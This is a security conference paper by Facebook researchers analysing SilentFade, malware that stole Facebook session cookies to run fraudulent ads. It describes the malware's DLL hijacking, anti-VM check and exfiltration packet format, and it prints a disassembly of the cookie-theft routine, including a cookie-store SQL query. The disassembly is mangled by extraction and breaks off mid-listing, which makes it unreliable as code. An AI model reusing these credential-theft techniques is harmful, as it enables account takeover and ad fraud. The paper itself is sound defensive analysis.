

30 September - 2 October, 2020 / vblocalhost.com

# SILENTFADE: UNVEILING A MALWARE ECOSYSTEM THAT TARGETED THE FACEBOOK AD PLATFORM

Sanchit Karve & Jennifer Urgilez Facebook, USA

malwareassassin@fb.com jenurgilez@fb.com

www.virusbulletin.com

### INTRODUCTION

All successful malware campaigns require a medium for proliferation. Originally, malware relied on emails, software piracy over peer-to-peer services, and autorun functionality from removable drives, among others, to spread. While many of these forms are still used today, they have evolved to use cross-site scripting, 'malvertising', smarter email responses to existing threads [1], messaging services [2], and even remote code execution (RCE) exploits across a variety of file formats and protocols [3, 4]. With the rise of social networks in the last 15 years, malware authors have recognized a new attractive surface for worm-like functionality. Two thirds of all Internet users use social media platforms [5] today, and it's no surprise that these services have caught the attention of cybercriminals looking for access to potential victims (by infecting their devices to compromise online accounts).

Koobface [6] emerged in 2008 as one of the first malware families to leverage social networks to spread. Bredolab/ FakeScanti [7] soon followed by using fraudulent emails appearing to originate from *Facebook* to infect unsuspecting users. Dorkbot/SDBot [8] and BePush [9] appeared a few years later and tricked users into clicking malicious links via the *Facebook* messaging service sent from infected computers by injecting malicious JavaScript code within the Browser Document Object Model (DOM). FaceLiker [10] took a different approach by using infected users to 'like' and follow *Facebook* pages without their knowledge, a practice referred to as 'fake engagement' [11]. Later, malware campaigns gradually shifted from stealing all credentials available on an infected machine to prioritizing credentials from social networks. Even seasoned infostealers like Qakbot [12] began to look explicitly for *Facebook* credentials in its man-in-thebrowser (MitB) component.

Most of these threats simply used social networks to spread and did not depend on them for monetization. However, a new group has appeared on the cybercrime scene whose sole objective is to target users of social networking services for ad fraud, sales of counterfeit goods, pharmaceutical pills, and fraudulent product reviews.

This paper dives into a new malware family we've coined as 'SilentFade' – based on its focus on silently running *Facebook* ads. For some users this exploit was made more persistent through leveraging a short-lived bug to suppress notifications so that the infected users cannot be notified of suspicious activity. *Facebook* first detected SilentFade during the final week of 2018, leading to the bug the attackers had used to suppress notifications of suspicious user activity being patched shortly after, the affected ad dollars being refunded, and ultimately leading to legal action in December 2019 against the individuals behind this cybercriminal group. We also discovered a web of other malware families likely connected to SilentFade [13]. We assess that the SilentFade group first appeared in early 2016, and has since consistently been experimenting and evolving their malware writing skills sets as they add support for newer *Facebook* features and expand to other social networks and web services.

We will dive deeper into SilentFade's 'page block' exploit used for persistence, describe post-infection behaviours, post-enforcement adaptations of the malware operators, and discuss challenges associated with malware detection for web services across the Internet.

The goal of this paper is to introduce and raise awareness of this new malware actor group. We hope this sparks opportunities for web platforms and the anti-malware community to partner and make the Internet safer.

## SILENTFADE

While we do not believe the malware's use was exclusive to *Facebook*, we internally named the malware family SilentFade to represent its purpose of 'Silently running Facebook ADs with Exploits'. The December 2018 variant [14] of SilentFade is the most notable due to its on-platform persistence features. Later in this paper, you will see how the malware, upon off-platform device-level infection, disabled victims' *Facebook*-initiated notifications, exploiting a (since fixed) server-side validation bug and creating an irreversible state where users could not receive any notifications from *Facebook* regarding suspicious activity originating from their accounts. SilentFade would then run malicious ads using compromised accounts without victims noticing due to the notifications being suppressed.

SilentFade is not downloaded or installed by using *Facebook* or any of its products. It is often bundled with potentially unwanted programs (PUP) in pirated copies of popular software, and is likely downloaded by other malware as well. As a result, users unwittingly compromised their own computers by downloading and installing the malware with other pirated software. Figure 1 shows an example of a web page leading to the download of SilentFade.

SilentFade consists of three to four components, with the primary downloader component being included in PUP bundles. The downloader application either downloads a standalone malware component or a *Windows* service installed as either 'AdService' or 'HNService'. The service is responsible for persistence across reboots and for dropping 32-bit and 64-bit version DLLs (usually as winhttp.dll [15, 16] or winmm.dll [17, 18]) in *Chrome*'s application directory. This is done for the purpose of DLL hijacking so that the malicious DLL is loaded by *Chrome* in place of the real winhttp.dll. The DLL proxies all make requests to the real winhttp.dll but makes requests to facebook.com through the *Chrome* process, evading dynamic behaviour-based anti-malware detection by mimicking innocuous network requests.

The purpose and overview of the SilentFade operation is outlined in Figure 2.




Figure 1: An example of a web page leading to the download of SilentFade.




Figure 2: Ad fraud process using cloaking and legitimate user sessions retrieved by SilentFade.

Once installed, the malware stole *Facebook* credentials and cookies from various browser credential stores, including *Internet Explorer* and *Chromium* clones, with support for *Firefox* added later on.

Once the credentials were stolen, metadata about the *Facebook* account (such as payment information and total amount previously spent on *Facebook* ads) was retrieved using the Facebook Graph API [19] and sent back to the malware's C2 servers. The data was then sent back as an encrypted JSON blob through custom HTTP headers (usually through Server and Server-Key or MicroServer and MicroServer-Key), as shown in Figure 3.

{
"ChannelId": 5,
<pre>"Code": "{{MACHINE-GUID}}",</pre>
"JsonData": {
"AccountId": "{{FBID}}",
"Browser": "Chrome Stable",
"Cookies": "{{ALL-COOKIE-DATA}}",
"Friends": "{{TOTAL-FRIEND-COUNT}}",
"IsAdUser": true,
"IsAdsPay": true,
"IsBusiness": false,
"IsPage": false,
"Payment": "{{TOTAL-BALANCE}}",
"SpentAmount": "{{TOTAL-SPEND}}",
"UserEmail": "{{USER-EMAIL}}"
},
"Type": 2,
"Ver": "{{OS VERSION}}"
}

Figure 3: SilentFade exfiltration packet format.

At this point, the C2 server stored the data it received from the infected node and logged the IP address of the incoming request for the purpose of geolocation. This was crucial as the attackers intentionally used the stolen credentials from the same or a nearby city to the infected machine to appear as though the original account owner has travelled within their city.

Based on a review of the data collected by SilentFade, it's likely that compromised user accounts that had at least a linked payment method were deemed more valuable. SilentFade, or its customers, would then be able to use the compromised user's payment method (credit card, bank account, or *PayPal* account) to run malicious ads on *Facebook*. In cases where the account had no page or linked payment information, the attackers created pages and used stolen credit cards or prepaid gift cards to run the ads.

It should be noted that payment information details (such as bank account and credit card numbers) were never exposed to the attackers, as *Facebook* does not make them visible through the desktop website or the Graph API.

#### Virtual machine detection

Samples in this family often contain code to detect virtual machines and halt execution when detected, to thwart automated and manual analysis attempts. This is achieved by checking the description field of all available display drivers against 'Virtual' or 'VM'. While this anti-VM check is widely known and documented, we have yet to observe any other malware family use DirectX 9-specific APIs to retrieve the display driver information. At the time of writing this paper, the anti-VM check can be used to identify samples belonging to variants of this malware campaign.

The snippet shown in Figure 4 is functionally identical to the anti-VM code used by these samples [20].

)) {
ifier);
l")

Figure 4: Virtual machine detection using DirectX APIs to get graphics display driver information.

## **Credential theft**

SilentFade is equipped with credential-stealing components like those used by other malware campaigns in the wild. However, unlike the others, SilentFade's credential-stealing component only retrieved *Facebook*-specific stored credentials and cookies located on the compromised machine.

Cookies are more valuable than passwords because they contain session tokens, which are post-authentication tokens. This use of compromised credentials runs the risk of encountering accounts that are protected with two-factor authentication, which SilentFade cannot bypass. Stealing stored passwords is more complex as they would need to be decrypted locally for access to the raw credentials. Session tokens, on the other hand, are only issued after a successful login so the attackers can use them to bypass multi-factor authentication enabled by the user. Cookies are also more likely to be available in the browser than stored credentials because users may choose to use password managers available outside the browser credential store.

All *Chromium* and *Firefox*-based browsers store credentials and cookies in *SQLite* databases, which are accessible once you have executable code running on an infected endpoint. It would only require knowledge of the location of the cookie store for each targeted browser and to query them for cookies for domains of interest. Initial versions of SilentFade supported a variety of browsers, including:

• Chromium

• Orbitum

• Opera Stable

• Opera Developer

- Chrome (Beta, Dev, Canary/SxS)
- YandexBrowser
- Opera Next

- Kometa
- Amigo

• Torch

- Internet Explorer
- Edge



Figure 5: Disassembly listing and example of credential theft from the Chrome credential store.

E8 C8 77 06 00	call	_strcpy_s	,	
83 C4 0C	add	esp, 0Ch		
8D 85 D8 FC FF FF	lea	<pre>eax, [ebp+ExistingFileName]</pre>		
68 08 D8 52 00	push	offset aCookies	; "\\Cookies"	
68 04 01 00 00	push	104h	; SizeInBytes	
50	push	eax	; Dst	
E8 82 80 06 00 83 C4 0C	call	_strcat_s		
80 85 E8 FE FF FF	add	esp, 0Ch		
68 04 01 00 00	push	eax, [ebp+FileName] 104h	; size t	
6A 00	push	0	; size_t ; int	
50	push	eax	; void *	
E8 AC DF 05 00	call	memset	,	
83 C4 0C	add	esp, 0Ch		
8D 85 E0 FD FF FF	lea	eax, [ebp+pszPath]		
50	push	eax	; Snc	
8D 85 E8 FE FF FF	lea	eax, [ebp+FileName]		
68 04 01 00 00	push	104h	; SizeInBytes	
50	push	eax	; Dst	
E8 7E 77 06 00	call	_strcpy_s		
83 C4 0C	add	esp, 0Ch		
8D 85 E8 FE FF FF	lea	eax, [ebp+FileName]		
68 14 D8 52 00	push	offset aCookiesCache_d	; "\\Cookies Cache.db"	
68 04 01 00 00	push	104h	; SizeInBytes	
50	push	eax	; Dst	
E8 38 80 06 00	call	_streat_s		
8B 35 B4 B2 50 00 8D 85 D8 FC FF FF	lea	esi, ds:PathFileExistsA		
83 C4 0C	add	<pre>eax, [ebp+ExistingFileName] esp, 0Ch</pre>		
50	push	eax	; pszPath	
FF D6	call	esi ; PathFileExistsA	, pszrach	
85 CØ	test	eax, eax		
0F 84 69 04 00 00	jz	loc 488B7B		
8D 85 E8 FE FF FF	lea	eax, [ebp+FileName]	-	
50	push	eax	SELECT name, encrypted_value, host_key FROM cool	
FF D6	call	esi ; PathFileExistsA	WHERE host key = '.facebook.com' filtered la	ater
			Hilling Hobe hey fildebookfoom fildeled in	
85 CØ	test	eax, eax	and host_key fractional fractional	
85 C0 74 0D	test jz	eax, eax short loc_48872C		
85 CØ	test	eax, eax	name encrypted_value host_key	
85 C0 74 0D 8D 85 E8 FE FF FF 50	test jz lea push	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax</pre>		
85 C0 74 0D 8D 85 E8 FE FF FF	test jz lea	<pre>eax, eax short loc_48872C eax, [ebp+FileName]</pre>	name encrypted_value host_key c_user .facebook	.com
85 C0 74 0D 8D 85 E8 FE FF FF 50	test jz lea push call	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax</pre>	name encrypted_value host_key c_user .facebook. cm_j (	.com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 80 50 00	test jz lea push call loc_48872C:	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA</pre>	name encrypted_value host_key c_user .facebook cm_j (	.com .com .com
85 C0 74 0D 80 85 E8 FE FF FF 50 FF 15 A8 80 50 00	test jz lea push call loc_48872C: push	<pre>eax, eax short loc_48872C eax, [ebp+FileHame] eax ds:imp_DeleteFileA 0</pre>	name encrypted_value host_key c_user .facebook. cm_j (	.com .com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 80 50 00 6A 00 80 85 E8 FE FF FF	test jz lea push call loc_48872C: push lea	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA 0 eax, [ebp+FileName]</pre>	name encrypted_value host_key c_user for facebook datr for facebook fr	.com .com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 80 50 00 6A 00 8D 85 E8 FE FF FF 50	test jz lea push call loc_48872C: push lea push	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA 0 eax, [ebp+FileName] eax</pre>	name encrypted_value host_key c_user .facebook datr fr facebook presence .facebook	.com .com .com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 B0 50 00 6A 00 80 85 E8 FE FF FF 50 80 85 D8 FC FF FF	test jz lea push call loc_48872C: push lea push lea	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA</pre>	name encrypted_value host_key c_user .facebook. datr freebook. fr freebook. sb freebook.facebook.	.com .com .com .com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 80 50 00 6A 00 8D 85 E8 FE FF FF 50 80 85 D8 FC FF FF 50	test jz lea push call loc_48872C: push lea push lea push	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA 0 eax, [ebp+FileName] eax eax, [ebp+ExistingFileName]</pre>	name encrypted_value host_key c_user .facebook datr fr facebook presence .facebook	.com .com .com .com .com
55 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 80 50 00 80 85 E8 FE FF FF 50 80 85 D8 FC FF FF 50 FF 15 38 81 50 00	test jz lea push call loc_48872C: push lea push lea push call	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA 0 eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA</pre>	name encrypted_value host_key c_user .facebook. datr facebook. fr facebook. sb facebook. spin	.com .com .com .com .com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 80 50 00 6A 00 8D 85 E8 FE FF FF 50 80 85 D8 FC FF FF 50	test jz lea push call loc_48872C: push lea push lea push call test	<pre>eax, eax short loc_48872C eax, [cbp+FileName] eax ds:imp_DeleteFileA 0 eax, [ebp+FileName] eax eax, [cbp+ExistingFileName] eax ds:CopyFileA eax, eax</pre>	name encrypted_value host_key c_user .facebook. cm_j (	.com .com .com .com .com .com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 B0 50 00 6A 00 8D 85 E8 FE FF FF 50 8D 85 D8 FC FF FF 50 FF 15 38 B1 50 00 85 C0	test jz lea push call loc_48872C: push lea push lea push call test jz	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA 0 eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA</pre>	name encrypted_value host_key c_user .facebook. datr facebook. fr facebook. sb facebook. spin	.com .com .com .com .com .com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 B0 50 00 6A 00 8D 85 E8 FE FF FF 50 8D 85 D8 FC FF FF 50 FF 15 38 B1 50 00 85 C0 9F 84 31 04 00 00	test jz lea push call loc_48872C: push lea push lea push call test	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:_imp_DeleteFileA 0 eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878</pre>	name encrypted_value host_key c_user .facebook. datr .facebook fr .facebook sb .facebook spin .facebook xs .facebook .facebook .facebook .facebook .facebook .facebook	.com .com .com .com .com .com .com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 80 50 00 6A 00 80 85 E8 FE FF FF 50 80 85 D8 FC FF FF 50 FF 15 38 B1 50 00 85 C0 0F 84 31 04 00 00 6A 00	test jz lea push call loc_48872C: push lea push call test jz push	<pre>eax, eax short loc_48872C eax, [cbp+FileName] eax ds:imp_DeleteFileA eax, [cbp+FileName] eax eax, [cbp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 6</pre>	name encrypted_value host_key c_user .facebook. datr .facebook fr .facebook sb .facebook spin .facebook xs .facebook facebook .facebook .facebook .facebook	.com .com .com .com .com .com .com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 B0 50 00 6A 00 80 85 E8 FE FF FF 50 80 85 D8 FC FF FF 50 FF 15 38 B1 50 00 85 C0 0F 84 31 04 00 00 6A 00 6A 00	test jz lea push call loc_48872C: push lea push call test jz push call test jz push	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA 0 eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax eax, eax loc_488878 0</pre>	name encrypted_value host_key c_user .facebook. cm_j (	.com .com .com .com .com .com .com .com
85 C0         74 00         80 85 E8 FE FF FF         50         FF 15 A8 80 50 00         6A 00         8D 85 E8 FE FF FF         50         8D 85 D8 FC FF FF         50         9F 84 31 04 00 00         6A 06         8D 95 14 FC FF FF	test jz lea push call loc_48872C: push lea push call test jz push push lea	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:_imp_DeleteFileA 0 eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 6 edx, [ebp+var_3EC]</pre>	name encrypted_value host_key c_user .facebook. cm_j (	.com .com .com .com .com .com .com .com
85         C0           74         00           80         85         E8         FE           50         5         88         FE         FF           50         85         E8         FE         FF         FF           50         80         85         E8         FE         FF         FF           50         80         85         D8         FC         FF         FF           50         80         85         D8         FC         FF         FF           50         85         D8         FC         FF         FF         FF           50         85         D8         FC         FF         FF         FF           50         85         C4         00         06         64         00         65         06         50         51         4F         FF         FF         80         80         E8         FE         FF         FF         50         80         50         81         40         00         65         00         65         00         50         51         4C         FF         FF         83         C4         08	test jz lea push call loc_48872C: push lea push call test jz push lea lea call add	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA @ eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 6 6 6 6 6 6 6 7 8 8 8 8 8 8 8 8 8 8 8 8</pre>	name encrypted_value host_key c_user .facebook. cm_j (	.com .com .com .com .com .com .com .com
85 C0 74 00 80 85 E8 FE FF FF 50 FF 15 A8 B0 50 00 6A 00 8D 85 E8 FE FF FF 50 8D 85 D8 FC FF FF 50 FF 15 38 B1 50 00 85 C0 0F 84 31 04 00 00 6A 00 6A 06 8D 95 14 FC FF FF E8 71 AC FF FF E8 71 AC FF FF 83 C4 08	test jz lea push call loc_48872C: push lea push call test jz push push lea lea lea call	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA eax, [ebp+FileName] eax, [ebp+ExistingFileName] eax, [ebp+ExistingFileName] eax, eax loc_488878 6 6 edx, [ebp+FileName] sqlite3_open eax, 8 eax, eax</pre>	name encrypted_value host_key c_user .facebook. cm_j (	.com .com .com .com .com .com .com .com
85 C0         74 00         80 85 E8 FE FF FF         50         FF 15 A8 80 50 00         6A 00         8D 85 E8 FE FF FF         50         8D 85 D8 FC FF FF         50         9F 84 31 04 00 00         6A 06         8D 95 14 FC FF FF         8D 85 E8 FE FF FF         80 85 L8 FF FF         81 04 00 00         6A 06         80 51 14 FC FF FF         83 C4 08         85 C0         97 85 11 04 00 00	test jz lea push call loc_48872C: push lea push lea call test jz push lea lea lea call add test	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:_imp_DeleteFileA 0 eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 edx, [ebp+var_3EC] ecx, [ebp+var_3EC] ecx, [ebp+FileName] sqlite3_open esp, 8 eax, eax loc_488878</pre>	name encrypted_value host_key c_user .facebook. cm_j (	.com .com .com .com .com .com .com .com
85       C0         74       00         80       85       E8       FF       FF         50       5       85       E8       FF       FF         50       6       00       80       85       00         6A       00       80       85       E8       FF       FF         50       85       D8       FC       FF       FF       50         6A       00       85       D8       FC       FF       FF         50       75       38       B1       50       00       85       C6         6A       00       6A       0A       0B       0A       0A	test jz lea push call loc_48872C: push lea push call test jz push lea lea call add test jnz mov	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax eax, eax loc_488878 0 6 6 6 6 6 6 7 8 8 8 8 8 9 8 8 8 9 8 8 8 8 8 8 8 9 8 9 8 9 8 9 8 9 8 9 8 9 8 9 8 9 8 9 8 9 8 9 8 9 8 9 8 9 8 9 8</pre>	name encrypted_value host_key c_user cm_j facebook. datr fr facebook sb facebook spin facebook xs facebook xtm facebook facebook facebook facebook facebook facebook facebook facebook facebook facebook facebook	.com .com .com .com .com .com .com .com
85       C0         74       00         80       85       E8       FE       FF         50       FF       15       A8       80       50       00         6A       00       80       85       E8       FE       FF       FF       50         6A       00       85       E8       FE       FF       FF       50         76       80       85       D8       FC       FF       FF       50         96       FF       15       38       B1       50       00       85       C0         97       84       31       04       90       90       6A       66       6D       95       14       FC       FF       FF       83       C4       98       52       60       64       60       63       55       C4       98       52       60       68       90       14       FC       FF       FF       FF       FF       FF       FF       63       C4       98       52       60       64       60       63       60       14       FC       FF       FF       FF       FF       FF       FF	test jz lea push call loc_48872C: push lea push call test jz push lea lea call add test jnz mov mov	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:_imp_DeleteFileA 0 eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 6 edx, [ebp+var_3EC] eax, eax loc_488878 ebx, [ebp+var_3EC] edx, offset aSelectNameEncr</pre>	name encrypted_value host_key c_user cm_j facebook. datr fr facebook sb facebook spin facebook xs facebook xtm facebook facebook facebook facebook facebook facebook facebook facebook facebook facebook facebook	.com .com .com .com .com .com .com .com
85         C0           74         00           80         85         E8         FF           50         5         8         FF         FF           50         5         8         FF         FF         FF           50         85         8         FE         FF         FF           50         80         85         D8         FC         FF           50         80         85         D8         FC         FF           50         85         D8         FC         FF         FF           50         85         C0         00         65         60           64         60         60         60         60         60         60         63         00         53         C4         00         66         30         05         14         FC         FF         FF         53         74         06         76         35         C4         00         66         30         05         14         AC         FF         FF         53         C4         08         55         C0         07         14         AC         FF         FF <t< td=""><td>test jz lea push call loc_48872C: push lea push lea call test jz push lea lea call add test jz push lea lea push lea sush call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push test test jz push call test jz push test test jz push test test jz push test test jz push test test jz push test jz push test test jz push test test jz push test test jz push test jz push test test jz push test test jz push test jz push test jz push test jz push test jz push test jz push test jz push test jz push test jz push jesh jesh jesh jesh jesh jesh jesh je</td><td><pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_48887B edx, [ebp+var_3EC] ecx, [ebp+FileName] sqlite3_open esp, 8 eax, eax loc_48887B ebx, [ebp+var_3EC] edx, [ebp+var_3EC] edx, offset aSelectNameEncr eax</pre></td><td>name encrypted_value host_key c_user cm_j facebook. datr fr facebook sb facebook spin facebook xs facebook xtm facebook facebook facebook facebook facebook facebook facebook facebook facebook facebook facebook</td><td>.com .com .com .com .com .com .com .com</td></t<>	test jz lea push call loc_48872C: push lea push lea call test jz push lea lea call add test jz push lea lea push lea sush call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push call test jz push test test jz push call test jz push test test jz push test test jz push test test jz push test test jz push test jz push test test jz push test test jz push test test jz push test jz push test test jz push test test jz push test jz push test jz push test jz push test jz push test jz push test jz push test jz push test jz push jesh jesh jesh jesh jesh jesh jesh je	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_48887B edx, [ebp+var_3EC] ecx, [ebp+FileName] sqlite3_open esp, 8 eax, eax loc_48887B ebx, [ebp+var_3EC] edx, [ebp+var_3EC] edx, offset aSelectNameEncr eax</pre>	name encrypted_value host_key c_user cm_j facebook. datr fr facebook sb facebook spin facebook xs facebook xtm facebook facebook facebook facebook facebook facebook facebook facebook facebook facebook facebook	.com .com .com .com .com .com .com .com
85       C0         74       00         80       85       E8       FE       FF         50       85       E8       FE       FF       FF         50       85       E8       FE       FF       FF         50       85       E8       FE       FF       FF         50       85       D8       FC       FF       FF         50       85       D8       FC       FF       FF         50       96       85       C0       00       66       00       66       00       66       60       50       51       14       PC       FF       FF       FE       71       AC       FF       FF       83       C4       08       00       66       60       52       60       52       60       53       52       71       AC       FF       FF       FF       53       C4       08       52       60       50	test jz lea push call loc_48872C: push lea push call test jz push lea call add test jnz mov mov mov	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 6 6 edx, [ebp+var_3EC] ecx, [ebp+var_3EC] edx, eax loc_488878 exx, eax loc_488978 exx, exx, eax loc_488978 exx, eax loc_48978 exx, eax loc_489788 exx, eax loc_489788 exx, eax loc_489788788 exx, eax loc_48978878788787878787878787</pre>	name encrypted_value host_key c_user cm_j facebook. datr fr facebook sb facebook spin facebook xs facebook xtm facebook facebook facebook facebook facebook facebook facebook facebook facebook facebook facebook	.com .com .com .com .com .com .com .com
55 C0         74 00         80 85 E8 FE FF FF         50         FF 15 A8 80 50 00         6A 00         8D 85 E8 FE FF FF         50         50         50         50         50         50         50         50         50         50         50         50         50         50         50         50         50         50         51         52         53         54         55         56         57         58         50         50         51         52         53         54         55         56         57         58         59         50         54         55         56         57         58         59         50         50	test jz lea push call loc_48872C: push lea push lea lea lea lea call add test jz push push lea lea suest jnz mov mov push mov mov	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA 0 eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 edx, [ebp+var_3EC] ecx, [ebp+var_3EC] edx, offset aSelectNameEncr eax [ebp+var_3D4], eax ecx, ebx</pre>	name encrypted_value host_key fr"	.com .com .com .com .com .com .com .com
85         C0           74         00           80         85         E8         FF           50         85         E8         FF         FF           50         85         E8         FF         FF           50         80         85         E8         FF         FF           50         80         85         D8         FC         FF         FF           50         80         85         D8         FC         FF         FF           50         80         85         D8         FC         FF         FF           50         85         C0         00         65         60         60         60         60         60         60         60         60         63         80         52         71         AC         FF         FF         53         54         60         71         AC         FF         FF         53         52         74         60         60         63         85         10         40         60         60         83         52         74         FF         FF         53         53         52         76         50	test jz lea push call loc_48872C: push lea push call test jz push lea lea call add test jnz mov mov mov mov mov push lea lea lea lea lea push call test jz push call test lea push call test lea push call test lea push call test lea push call test lea push call test lea push call test lea push call test lea push call test lea push call test lea push call test lea push call test lea push call test lea push call test lea push lea push call test lea push lea push call test lea push lea push lea push lea push lea push lea push lea lea push lea lea lea lea lea lea lea lea lea lea	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:</pre>	<pre>name encrypted_value host_key c_user c_user fi fi facebook datr fi facebook sb fi facebook</pre>	.com .com .com .com .com .com .com .com
85       C0         74       00         80       85       E8       FE       FF         50       85       E8       FE       FF       FF         50       85       E8       FE       FF       FF         50       85       E8       FE       FF       FF         50       85       D8       FC       FF       FF         50       85       D8       FC       FF       FF         50       85       D8       FC       FF       FF         50       95       14       FC       FF       FF         80       95       14       FC       FF       FF         80       26       96       96       95       16       40       96         64       85       C0       96       95       16       40       96       96       95       90       14       FC       FF       FF       FF       16       40       96       96       90       14       FC       FF       FF       14       40       90       90       14       FC       FF       FF       16       40 <td>test jz lea push call lea push lea push call test jz jz jz sush lea lea call add test jnz mov mov push mov mov push mov mov push</td> <td><pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:_imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 6 edx, [ebp+var_3EC] ecx, [ebp+FileName] sqlite3-open esp, 8 eax, eax loc_488878 ebx, [ebp+var_3EC] edx, [ebp+var_3D4], eax eax, [ebp+var_3D4] eax</pre></td> <td><pre>name encrypted_value host_key c_user c_user fi fi facebook datr fi facebook sb fi facebook</pre></td> <td>.com .com .com .com .com .com .com .com</td>	test jz lea push call lea push lea push call test jz jz jz sush lea lea call add test jnz mov mov push mov mov push mov mov push	<pre>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:_imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 0 6 edx, [ebp+var_3EC] ecx, [ebp+FileName] sqlite3-open esp, 8 eax, eax loc_488878 ebx, [ebp+var_3EC] edx, [ebp+var_3D4], eax eax, [ebp+var_3D4] eax</pre>	<pre>name encrypted_value host_key c_user c_user fi fi facebook datr fi facebook sb fi facebook</pre>	.com .com .com .com .com .com .com .com
85         C0           74         00           80         85         E8         FE           50         5         8         FF         FF           50         5         8         FF         FF           50         85         8         FE         FF         FF           50         80         85         8         FF         FF           50         85         08         FF         FF         FF           50         85         08         FC         FF         FF           50         85         104         00         00         65         66           60         50         51         4         00         16         60         68         30         26         FF         FF         53         14         CF         FF         FF         53         14         40         00         00         68         90         14         FF         FF         50         50         90         52         00         50         50         50         50         50         50         50         50         50         50         50 <td< td=""><td>test jz lea push call loc_48872C: push lea push lea call test jz push lea call add test jnz mov mov push mov mov push mov push mov push</td><td>eax, eax short loc_48872C eax, [ebp+FileName] eax ds:imp_DeleteFileA eax, [ebp+FileName] eax eax, [ebp+FileName] eax eax, [ebp+ExistingFileName] eax ds:CopyFileA eax, eax loc_488878 edx, [ebp+Var_3EC] ecx, 